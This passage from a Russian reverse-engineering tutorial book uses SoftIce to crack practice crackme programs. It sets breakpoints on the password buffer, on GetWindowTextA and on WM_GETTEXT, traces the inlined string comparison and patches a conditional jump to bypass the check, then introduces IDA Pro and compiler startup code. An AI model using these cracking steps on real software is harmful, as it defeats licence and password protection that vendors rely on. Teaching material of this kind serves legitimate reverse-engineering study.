Pattern found at 0023:00139C78 (00139C78)
```

Есть два вхождения! И оба лежат в стеке. Подбросим монетку, чтобы определить, с какого из них начать? (Правильный ответ — с первого). Устанавливаем точку останова и терпеливо ждем всплытия отладчика. Всплытие ждать себя не заставляет, но показывает какой-то странный, откровенно "левый" код. Жмем `x` для выхода — следует целый каскад всплытий, одно непонятнее другого.

Лихорадочно подергивая бородку (варианты: усики...) соображаем: функция `CCrackme_01Dlg::OnOK` вызывается непосредственно в момент нажатия **OK** — ей отводится часть стекового пространства под локальные переменные, которая автоматически "экспроприируется" при выходе из функции, переходя во всеобщее пользование. Таким образом, локальный буфер с введенным нами паролем существует только в момент его проверки, а потом автоматически затирается. Единственная зацепка — модальный диалог с ругательством. Пока он на экране — буфер еще содержит пароль, и его можно найти в памяти. Но это не сильно помогает в отслеживании, когда к этому буферу происходит обращение Приходится терпеливо ждать, отсеивая ложные всплытия одно за другим. Наконец, в окне данных искомая строка, а в окне кода — какой-то осмысленный код (листинг 2.44).

Листинг 2.44. Сердце защитного механизма

```
0023:0012F9FC 4B 50 4E 43 20 4B 61 73-70 65 72 73 6B 79 2B 2B
KPNC Kaspersky++
0023:0012FA0C 00 01 00 00 0D 00 00 00-01 00 1C C0 A8 AF 47 00
..............G.
0023:0012FA1C 10 9B 13 00 78 01 01 00-F0 3E 2F 00 00 00 00 00
....x....>/.....
0023:0012FA2C 01 01 01 00 83 63 E1 77-F0 AD 47 00 78 01 01 00
.....c.w..G.x...

001B:004013E3  8A10                MOV     DL,[EAX]
001B:004013E5  8A1E                MOV     BL,[ESI]
001B:004013E7  8ACA                MOV     CL,DL
001B:004013E9  3AD3                CMP     DL,BL
```

```
001B:004013EB  751E                JNZ     0040140B
001B:004013ED  84C9                TEST    CL,CL
001B:004013EF  7416                JZ      00401407
001B:004013F1  8A5001              MOV     DL,[EAX+01]


:d esi
0023:0040303C 4D 79 47 6F 6F 64 50 61-73 73 77 6F 72 64 00 00
MyGoodPassword..
```

Остается "пропатчить" исполняемый файл, и тут (как и следовало ожидать по закону бутерброда) нас ждут очередные трудности. Во-первых, хитрый компилятор оптимизировал код, подставив код функции `strcmp` вместо ее вызова, а во-вторых, условных переходов... да ими все кишит! Попробуй-ка, найди нужный. На этот раз бросать монетку мы не станем, а попытаемся подойти к делу по-научному. Итак, перед нами дизассемблированный код, точнее его ключевой фрагмент, осуществляющий анализ пароля (листинг 2.45).

Листинг 2.45. Сердце защитного механизма

```
>dumpbin /DISASM crackme_01.exe
  004013DA: BE 3C 30 40 00     mov         esi,40303Ch


  0040303C: 4D 79 47 6F 6F 64 50 61 73 73 77 6F 72 64 00 MyGoodPassword
/В регистр esi помещается указатель на оригинальный пароль/

        004013DF: 8D 44 24 10        lea         eax,[esp+10h]
/В регистр eax — указатель на пароль, введенный пользователем/

      004013E3: 8A 16              mov         dl,byte ptr [esi]
      004013E5: 8A 1E              mov         bl,byte ptr [esi]
            004013E7: 8A CA              mov         cl,dl
            004013E9: 3A D3              cmp         dl,bl
/Проверка первого символа на совпадение/


  004013EB: 75 1E              jne         0040140B <---(3) ---> (1)
/Первый символ уже не совпадает — дальше проверять бессмысленно!/

            004013ED: 84 C9              test        cl,cl
/Первый символ первой строки равен нулю?/

      004013EF: 74 16              je          00401407 --> (2)
/Да, достигнут конец строки — значит, строки идентичны/

     004013F1: 8A 50 01           mov         dl,byte ptr [eax+1]
     004013F4: 8A 5E 01           mov         bl,byte ptr [esi+1]
```

```
            004013F7: 8A CA              mov         cl,dl
            004013F9: 3A D3              cmp         dl,bl
/Проверяем следующую пару символов/

      004013FB: 75 0E              jne         0040140B --->(1)
/Если не равна — конец проверке/

            004013FD: 83 C0 02           add         eax,2
            00401400: 83 C6 02           add         esi,2
/Перемещаем указатели строк на два символа вперед/

            00401403: 84 C9              test        cl,cl
/Достигнут конец строки?/

       00401405: 75 DC              jne         004013E3 -> (3)
/Нет, еще не конец, сравниваем дальше/

      00401407: 33 C0              xor         eax,eax <--- (2)
      00401409: EB 05              jmp         00401410 --> (4)
/Обнуляем EAX (strcmp в случае успеха возвращает ноль) и выходим/

      0040140B: 1B C0              sbb         eax,eax <--- (3)
       0040140D: 83 D8 FF           sbb         eax,0FFFFFFFFh
/Эта ветка получат управление при несовпадении строк.
eax устанавливается в ненулевое значение (подумайте почему)/

      00401410: 85 C0              test        eax,eax <--- (4)
/Проверка значения eax на равенство нулю/

              00401412: 6A 00              push        0
              00401414: 6A 00              push        0
/Что-то заносим в стек…/

    00401416: 74 38              je         00401450 <<<< --->(5)
/Прыгаем куда-то…./

          00401418: 68 2C 30 40 00     push        40302Ch
    0040302C: 57 72 6F 6E 67 20 70 61 73 73 77 6F 72 64 00 .Wrong
                                 password
```

Ага, `Wrong password`. Значит, прыгать все-таки надо. Смотрим, куда указывает `je` (а код ниже уже не представляет интереса, и так ясно: это "матюгальщик").

Теперь, когда алгоритм защиты в общих чертах ясен, можно ее и сломать, например, поменяв условный переход в строке `0x401416` на безусловный

`jump short` (код `0xEB`).

Бряк на функции ввода пароля

Вы боитесь творить, потому что творения ваши отражают вашу истинную суть.

Ф. Херберт "Ловец душ"

При всем желании метод прямого поиска пароля в памяти элегантным назвать нельзя, да и практичным тоже. А, собственно, зачем искать сам пароль, спотыкаясь о беспорядочно разбросанные буфера, когда можно поставить бряк непосредственно на функцию, его считывающую? Хм, можно и так, да вот угадать, какой именно функцией разработчик вздумал читать пароль, вряд ли будет намного проще.

На самом деле одно и то же действие может быть выполнено всего лишь несколькими функциями, и их перебор не займет много времени. В частности, содержимое окна редактирования обычно добывается либо `GetWinodowTextA` (что чаще всего и происходит), либо `GetDlgItemTextA` (а это — значительно реже).

Раз уж речь зашла за окна, запустим наш GUI и установим точку останова на функцию `GetWindowTextA` (`bpx GetWinodwTextA`). Поскольку эта функция — системная, точка останова будет глобальной, т. е. затронет все приложения в системе, поэтому заблаговременно закройте все лишнее от греха подальше. Если установить бряк до запуска "крякмиса", то мы словим несколько ложных всплытий, возникающих вследствие того, что система сама читает содержимое окна в процессе формирования диалога.

Вводим какой-нибудь пароль (**KPNC Kaspersky++**, по обыкновению), нажимаем <Enter> — отладчик немедленно всплывает (листинг 2.46).

Листинг 2.46. Внутри `GetWindowTextA`

```
USER32!GetWindowTextA
001B:77E1A4E2  55                PUSH    EBP
001B:77E1A4E3  8BEC              MOV     EBP,ESP
001B:77E1A4E5  6AFF              PUSH    FF
001B:77E1A4E7  6870A5E177        PUSH    77E1A570
001B:77E1A4EC  68491DE677        PUSH    77E61D49
001B:77E1A4F1  64A100000000      MOV     EAX,FS:[00000000]
001B:77E1A4F7  50                PUSH    EAX
```

Во многих руководствах по взлому советуют тут же выйти из функции по `P RET`, мол, что ее анализировать-то, но не стоит спешить! Сейчас самое время выяснить, где расположен буфер вводимой строки, и установить на него бряк. Вспомним, какие аргументы и в какой последовательности принимает функция (а если не вспомним, то заглянем в SDK) (листинг 2.47).

Листинг 2.47. Прототип `GetWindowTextA`

```
int GetWindowText(
  HWND hWnd,        // handle to window or control with text
  LPTSTR lpString,  // address of buffer for text
  int nMaxCount     // maximum number of characters to copy
);
```

Может показаться, раз программа написана на Си, то и аргументы заносятся в стек по Си-соглашению. А вот и нет! Все API-функции Windows всегда вызываются по Паскаль-соглашению, на каком бы языке программа ни была написана. Таким образом, аргументы заносятся в стек слева направо, а последним в стек попадает адрес возврата. В 32-разрядной Windows все аргументы и сам адрес возврата занимают двойное слово (4 байта), поэтому, чтобы добраться до указателя на строку, необходимо к указателю вершины стека (ESP) добавить восемь (одно двойное слово на `nMaxCount`, другое — на сам `lpString`). Нагляднее это изображено на рис. 2.2.



Рис. 2.2. Состояние стека на момент вызова `GetWindowsText`

Получить содержимое ячейки по заданному адресу в SoftIce можно с помощью оператора звездочки, вызов которого в нашем случае выглядит так (см. документацию, прилагаемую к отладчику) (листинг 2.48).

Листинг 2.48. Вызов функции звездочки

```
:d *(esp+8)
0023:0012F9FC 1C FA 12 00 3B 5A E1 77-EC 4D E1 77 06 02 05 00
....;Z.w.M.w....
0023:0012FA0C 01 01 00 00 10 00 00 00-01 00 2A C0 10 A8 48 00
..........*...H.
0023:0012FA1C 10 9B 13 00 0A 02 04 00-E8 3E 2F 00 00 00 00 00
.........>/.....
0023:0012FA2C 01 02 04 00 83 63 E1 77-08 DE 48 00 0A 02 04 00
.....c.w..H.....
```

В буфере мусор — так и следовало ожидать, ведь строка еще не считана. Давайте выйдем из функции по `p ret` и посмотрим, что произойдет (только потом уже нельзя будет пользоваться конструкцией `d *esp+8`, так как после выхода из функции аргументы будут вытолкнуты из стека) (листинг 2.49).

Листинг 2.49. Выход из функции

```
: p ret
:d 0012F9FC
0023:0012F9FC 4B 50 4E 43 20 4B 61 73-70 65 72 73 6B 79 2B 2B
KPNC Kaspersky++
0023:0012FA0C 00 01 00 00 0D 00 00 00-01 00 1C 80 10 A8 48 00
..............H.
0023:0012FA1C 10 9B 13 00 0A 02 04 00-E8 3E 2F 00 00 00 00 00
.........>/.....
0023:0012FA2C 01 02 04 00 83 63 E1 77-08 DE 48 00 0A 02 04 00
.....c.w..H.....
```

OK, это действительно тот буфер, который нам нужен. Ставим бряк на его начало и дожидаемся всплытия. Смотрите, с первого же раза мы очутились именно там, где и надо (узнаете код сравнивающей процедуры?) (листинг 2.50).

Листинг 2.50. Код сравнивающей процедуры

```
001B:004013E3  8A10                MOV     DL,[EAX]
001B:004013E7  8ACA                MOV     CL,DL
001B:004013E9  3AD3                CMP     DL,BL
```

```
001B:004013EB  751E              JNZ     0040140B
001B:004013ED  84C9              TEST    CL,CL
001B:004013EF  7416              JZ      00401407
001B:004013F1  8A5001            MOV     DL,[EAX+01]
```

Замечательно! Вот так, безо всяких ложных срабатываний, элегантно, быстро и красиво мы победили защиту!

Этот способ — универсален, и впоследствии мы еще не раз им воспользуемся. Вся соль — определить ключевую функцию защиты и поставить на нее бряк. Под Windows все поползновения (обращения к ключевому файлу, реестру и другие) сводятся к вызову API-функций, перечень которых хотя и велик, но все же конечен и известен заранее.

Бряк на сообщения

> Любая завершенная дисциплина имеет свои штампы, свои модели, свое влияние на обучающихся.
>
> *Ф. Херберт. "Дюна"*

Если у вас еще не закружилась голова от количества выпитого во время хака пива, с вашего позволения, мы продолжим. Каждый, кто хоть однажды программировал под Windows, наверняка знает, что в Windows все взаимодействие с окнами завязано на сообщениях. Практически все оконные API-функции на самом деле представляют собой высокоуровневые "обертки", посылающие окну сообщения. Не является исключением и `GetWindowTextA` — аналог сообщения `WM_GETTEXT`.

Отсюда следует: чтобы считать текст из окна, вовсе не обязательно обращаться к `GetWindowTextA`, можно сделать это через

```
SendMessageA hWnd, WM_GETTEXT, (LPARAM) &buff[0].
```

Именно так и устроена защита в примере crack 02. Попробуйте загрузить его и установить бряк на `GetWindowTextA` (`GetDlgItemTextA`). Что, не срабатывает? Подобная мера используется разработчиками для запутывания совсем уж желторотых новичков, бегло изучивших пару faq по хаку и тут же бросившихся в бой.

Так может, поставить бряк на `SendMessageA`? В данном случае, в принципе, можно, но бряк на сообщение `WM_GETTEXT` — более универсальное решение, срабатывающее независимо от того, как читают окно.

Для установки бряка на сообщение в SoftIce предусмотрена специальная команда `BMSG`, которой мы и пользовались в первом издании этой книги. Но не интереснее ли сделать это своими руками?

Как известно, с каждым окном связана специальная оконная процедура, обслуживающая это окно, т. е. отвечающая за прием и обработку сообщений. Вот если бы узнать ее адрес, да установить на него бряк! И это действительно можно сделать! Специальная команда `HWND` выдает всю информацию об окнах указанного процесса (листинг 2.51).

Листинг 2.51. Просмотр информации об окнах

```
<Ctrl>+<D>
:addr crack02
:hwnd crack02
Handle    Class                          WinProc    TID  Module
 050140    #32770 (Dialog)               6C291B81    2DC crack02
  05013E    Button                       77E18721    2DC crack02
  05013C    Edit                         6C291B81    2DC crack02
  05013A    Static                       77E186D9    2DC crack02
```

Быстро обнаруживает себя окно редактирования с адресом оконной процедуры `0x6C291B81`. Поставим сюда бряк? Нет, еще не время — ведь оконная процедура вызывается не только при чтении текста, а гораздо чаще. Как бы установить бряк на то, что нам нужно, отсеяв все остальные сообщения? Для начала изучим прототип этой функции (листинг 2.52).

Листинг 2.52. Прототип WindowProc

```
LRESULT CALLBACK WindowProc(
  HWND hwnd,       // handle to window
  UINT uMsg,       // message identifier
  WPARAM wParam,   // first message parameter
  LPARAM lParam    // second message parameter
);
```

Как нетрудно подсчитать, в момент вызова функции аргумент `uMsg` — идентификатор сообщения будет лежать по смещению 8 относительно указателя вершины стека `ESP`. Если он равен `WM_GETTEXT` (непосредственное значение `0xD`), недурно бы всплыть!

Вот и настало время познакомиться с условными бряками. Подробнее об их синтаксисе рассказано в прилагаемой к отладчику документации. А впрочем, программисты, знакомые с Си, вряд ли к ней обратятся, ибо синтаксис лаконичен и интуитивно понятен.

```
:bpx 6C291B81 IF (esp->8)==WM_GETTEXT
:x
```

Выходим из отладчика, вводим какой-нибудь текст в качестве пароля, скажем **Hello**, нажимаем <Enter>, отладчик тут же "всплывает":

```
Break due to BPX #0008:6C291B81  IF ((ESP->8)==0xD) (ET=2.52 seconds)
```

Вот, он хвост Тигры и уши плюшевого медведя! Остается определить адрес буфера, в который возвращается считанная строка. Начинаем соображать: указатель на буфер передается через аргумент `lParam` (см. в SDK описание WM_GETTEXT), а сам `lParam` размещается в стеке по смещению `0x10`, относительно `ESP` (листинг 2.53).

Листинг 2.53. Содержимое стека

```
адрес возврата  ← ESP
hwnd            ← ESP + 0x4
uMsg            ← ESP + 0x8
wParam          ← ESP + 0xC
lParam          ← ESP + 0x10
```

Даем команду вывода этого буфера в окно данных, выходим из оконной процедуры по `p ret` и видим только что введенный нами текст `Hello` (листинг 2.54).

Листинг 2.54. Найденный строковый буфер

```
:d *(esp+10)
:p ret
0023:0012EB28 48 65 6C 6C 6F 00 05 00-0D 00 00 00 FF 03 00 00  Hello...........
0023:0012EB38 1C ED 12 00 01 00 00 00-0D 00 00 00 FD 86 E1 77  ...............w
0023:0012EB48 70 3C 13 00 00 00 00 00-00 00 00 00 00 00 00 00  p<..............
0023:0012EB58 00 00 00 00 00 00 00 00-98 EB 12 00 1E 87 E1 77  ...............w

:bpm 23:12EB28
```

Установив точку останова, мы ловим одно откровенно "левое" всплытие отладчика (это видно по явно не "юзерскому" значению селектора `CS`, равного 8) и уже тянем руку, чтобы нажать **x**, продолжив отслеживание нашего бряка, как вдруг краем глаза замечаем... (листинг 2.55).

Листинг 2.55. Переброс данных из одного буфера в другой

```
0008:A00B017C  8A0A                MOV     CL,[EDX]
```

```
0008:A00B0180  40                INC     EAX
0008:A00B0181  42                INC     EDX
0008:A00B0182  84C9              TEST    CL,CL
0008:A00B0184  7406              JZ      A00B018C
0008:A00B0186  FF4C2410          DEC     DWORD PTR [ESP+10]
0008:A00B018A  75F0              JNZ     A00B017C
```

Эге, буфер-то не "сквозной" — система не отдает его "народу", а копирует в другой буфер. Это видно по тому, как из указателя на "наш" буфер `EDX` символ копируется в `CL` (то, что `EDX` — указатель на "наш" буфер, следует из того, что он вызвал всплытие отладчика), а из `CL` он копируется в `[EAX]`, где `EAX` — какой-то указатель (о котором пока мы еще не можем сказать ничего определенного). Далее — оба указателя увеличиваются на единицу и `CL` (последний считанный символ) проверяется на равенство нулю — если конец строки не достигнут, то все повторяется. Что ж, суждено нам следить сразу за двумя буферами — ставим еще один бряк.

```
:bpm EAX
:x
```

На втором бряке отладчик вскорости всплывает, и мы узнаем нашу родную процедуру сравнения. Ну, а дальнейшее — дело техники (листинг 2.56).

Листинг 2.56. Сердце защитного механизма

```
001B:004013F2  8A1E              MOV     BL,[ESI]
001B:004013F4  8ACA              MOV     CL,DL
001B:004013F6  3AD3              CMP     DL,BL
001B:004013F8  751E              JNZ     00401418
001B:004013FA  84C9              TEST    CL,CL
001B:004013FC  7416              JZ      00401414
001B:004013FE  8A5001            MOV     DL,[EAX+01]
001B:00401401  8A5E01            MOV     BL,[ESI+01]
```

Механизм сообщений в Windows 9*x*

В Windows 9*x* обработка сообщений реализована несколько иначе, чем в NT. В частности, оконная процедура окна редактирования находится в 16-разрядном коде. А это — сегментная модель памяти a la "сегмент: смещение". Представляется любопытным механизм передачи адреса: в какой же параметр засунут сегмент? Чтобы ответить на это, взглянем на отчет SoftIce (листинг 2.57).

Листинг 2.57. Формат сообщений в Windows 9*x*

```
Break due to BMSG 0428 WM_GETTEXT  (ET=513.11 milliseconds)
hWnd=0428 wParam=0666 lParam=28D70000 msg=000D WM_GETTEXT
       ^           ^        ^--^^--^
       |           |  сегмент/    \смещение
  дескриптор окна  |
                   |
             макс. кол-во символов для чтения
```

Адрес целиком умещается в 32-разрядном аргументе `lParam` — 16-разрядный сегмент и 16-разрядное смещение. Посему точка останова должна выглядеть так: `bpm 28D7:0000`.

2.5. На сцене появляется IDA

Реальность такова, какой ее описывает язык.

Тезис лингвистической относительности
Б. Л. Уорфа

С легкой руки Дениса Ритчи повелось начинать освоение нового языка программирования с создания простейшей программы "Hello, World!", и здесь не будет нарушена эта традиция. Оценим возможности IDA Pro следующим примером (для совместимости с книгой рекомендуется откомпилировать его с помощью Microsoft Visual C++ 6.0 вызовом

```
cl.exe first.cpp
```

в командной строке) (листинг 2.58).

Листинг 2.58. Исходный текст программы first.cpp

```
#include <iostream.h>
void main()
{
       cout<<"Hello, Sailor!\n";
}
```

Компилятор сгенерирует исполняемый файл размером почти в 40 Кбайт, большую часть которого займет служебный, стартовый или библиотечный код! Попытка дизассемблирования с помощью таких дизассемблеров, как W32DASM (или аналогичных ему), не увенчается быстрым успехом, по-

скольку над полученным листингом размером в 500 Кбайт (!) можно просидеть не час и не два. Легко представить, сколько времени уйдет на серьезные задачи, требующие изучения десятков мегабайт дизассемблированного текста.

Попробуем эту программу дизассемблировать с помощью IDA. Если все настройки оставить по умолчанию, после завершения анализа экран (в зависимости от версии) должен выглядеть следующим образом (рис. 2.3–2.5).



Рис. 2.3. Так выглядит результат работы консольной версии IDA Pro 3.6



Рис. 2.4. Так выглядит результат работы консольной версии IDA Pro 4.0



Рис. 2.5. Так выглядит результат работы графической версии IDA Pro 4.0

С версии 3.8*x* в IDA появилась поддержка "свертывания" (Collapsed) функций. Такой прием значительно упрощает навигацию по тексту, позволяя убрать с экрана не интересные в данный момент строки. По умолчанию все библиотечные функции свертываются автоматически.

Развернуть функцию можно, подведя к ней курсор и нажав <+> на дополнительной цифровой клавиатуре, расположенной справа. Соответственно, клавиша <–> предназначена для свертывания.

По окончании автоматического анализа файла first.exe IDA переместит курсор к строке

`.text:00401B2C` —

точке входа в программу. Среди начинающих программистов широко распространено заблуждение, что якобы программы, написанные на Си, начинают выполняться с функции `main`, но в действительности это не совсем так. На самом деле сразу после загрузки файла управление передается на функцию `Start`, вставленную компилятором. Она подготавливает глобальные переменные `_osver` (билд), `_winmajor` (старшая версия операционной системы), `_winminor` (младшая версия операционной системы), `_winver` (полная версия операционной системы), `__argc` (количество аргументов

командной строки), `__argv` (массив указателей на строки аргументов), `_environ` (массив указателей на строки переменных окружения); инициализирует кучи (heap); вызывает функцию `main`, а после возращения управления завершает процесс с помощью функции `Exit`.

Наглядно продемонстрировать инициализацию переменных, совершаемую стартовым кодом, позволяет следующая программа (листинг 2.59).

Листинг 2.59. Исходный текст программы CRt0.demo.c

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
        int a;
        printf(">Версия OS:\t\t\t%d.%d\n\
        >Билд:\t\t\t%d\n\
        >Количество агрументов:\t%d\n",\
        _winmajor,_winminor,_osver,__argc);
        for (a=0;a<__argc;a++)
                printf(">\tАгрумент  %02d:\t\t%s\n",a+1,__argv[a]);
        a=!a-1;
        while(_environ[++a]) ;
        printf(">Количество переменных окружения:%d\n",a);
        while(a) printf(">\tПеременная %d:\t\t%s\n",a,_environ[--a]);
}
```

Прототип функции `main` как будто указывает, что приложение не принимает никаких аргументов командной строки, но результат работы программы доказывает обратное, и на машине автора выглядит так (приводится в сокращенном виде) (листинг 2.60).

Листинг 2.60. Результат работы программы CRt0.demo.c

```
>Версия OS:                                5.0
>Билд:                             2195
>Количество агрументов:                    1
>       Агрумент       01:                 CRt0.demo
>Количество переменных окружения:   30
>       Переменная     29:                 windir=C:\WINNT
>...
```

Очевидно, нет никакой необходимости анализировать стандартный стартовый код приложения, и первая задача исследователя — найти место передачи управления на функцию `main`. К сожалению, гарантированное решение этой задачи требует полного анализа содержимого функции `Start`. У исследователей существует множество хитростей, но все они базируются на особенностях реализации конкретных компиляторов[1] и не могут считаться универсальными.

Рекомендуется изучить исходные тексты стартовых функций популярных компиляторов, находящиеся в файлах CRt0.c (Microsoft Visual C) и c0w.asm (Borland C) — это упростит анализ дизассемблерного листинга.

В качестве иллюстрации приводится содержимое стартового кода программы first.exe, полученное в результате работы W32Dasm (листинг 2.61).

Листинг 2.61. Стартовый код программы first.exe, полученный дизассемблером W32Dasm

```
//******************** Program Entry Point ********
:00401B2C 55                    push ebp
:00401B2D 8BEC                  mov ebp, esp
:00401B2F 6AFF                  push FFFFFFFF
:00401B31 6870714000            push 00407170
:00401B36 68A8374000            push 004037A8
:00401B3B 64A100000000          mov eax, dword ptr fs:[00000000]
:00401B41 50                    push eax
:00401B42 64892500000000        mov dword ptr fs:[00000000], esp
:00401B49 83EC10                sub esp, 00000010
:00401B4C 53                    push ebx
:00401B4D 56                    push esi
:00401B4E 57                    push edi
:00401B4F 8965E8                mov dword ptr [ebp-18], esp

Reference To: KERNEL32.GetVersion, Ord:0174h
|
:00401B52 FF1504704000          Call dword ptr [00407004]
:00401B58 33D2                  xor edx, edx
```

[1] Например, Microsoft Visual C всегда, независимо от прототипа функции `main`, передает ей три аргумента — указатель на массив указателей переменных окружения, указатель на массив указателей аргументов командной строки и количество аргументов командной строки, а все остальные функции стартового кода принимают меньшее количество аргументов.

```
:00401B5A 8AD4                    mov dl, ah
:00401B5C 8915B0874000            mov dword ptr [004087B0], edx
:00401B62 8BC8                    mov ecx, eax
:00401B64 81E1FF000000            and ecx, 000000FF
:00401B6A 890DAC874000            mov dword ptr [004087AC], ecx
:00401B70 C1E108                  shl ecx, 08
:00401B73 03CA                    add ecx, edx
:00401B75 890DA8874000            mov dword ptr [004087A8], ecx
:00401B7B C1E810                  shr eax, 10
:00401B7E A3A4874000              mov dword ptr [004087A4], eax
:00401B83 6A00                    push 00000000
:00401B85 E8D91B0000              call 00403763
:00401B8A 59                      pop ecx
:00401B8B 85C0                    test eax, eax
:00401B8D 7508                    jne 00401B97
:00401B8F 6A1C                    push 0000001C
:00401B91 E89A000000              call 00401C30
:00401B96 59                      pop ecx

Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401B8D(C)
|
:00401B97 8365FC00                and dword ptr [ebp-04], 00000000
:00401B9B E8D70C0000              call 00402877

Reference To: KERNEL32.GetCommandLineA, Ord:00CAh
|
:00401BA0 FF1560704000            Call dword ptr [00407060]
:00401BA6 A3E49C4000              mov dword ptr [00409CE4], eax
:00401BAB E8811A0000              call 00403631
:00401BB0 A388874000              mov dword ptr [00408788], eax
:00401BB5 E82A180000              call 004033E4
:00401BBA E86C170000              call 0040332B
:00401BBF E8E1140000              call 004030A5
:00401BC4 A1C0874000              mov eax, dword ptr [004087C0]
:00401BC9 A3C4874000              mov dword ptr [004087C4], eax
:00401BCE 50                      push eax
